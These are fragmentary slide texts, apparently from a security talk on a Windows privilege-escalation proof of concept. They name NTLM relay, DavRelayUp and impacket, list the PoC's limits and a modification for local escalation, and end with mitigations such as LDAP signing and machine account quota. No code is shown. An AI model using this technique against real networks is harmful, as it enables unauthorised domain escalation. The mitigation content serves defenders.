
"kali" 11:26 12-Mar-25

Windows SAC | PoC downsides

- Requires a remote attacker host for impacket
- Requires opened ports (SMB) to get a shell

Solution > Modify DavRelayUp for “local” privilege escalation

Windows SAC | Proof of Concept



NTLM Relay | Mitigations

- Enforce LDAP Signing and LDAP Channel Binding
 - (default from Windows server 2025)
- Set MS-DS-Machine-Account-Quota attribute to 0
 - (default 10)

Thank you!

Questions?

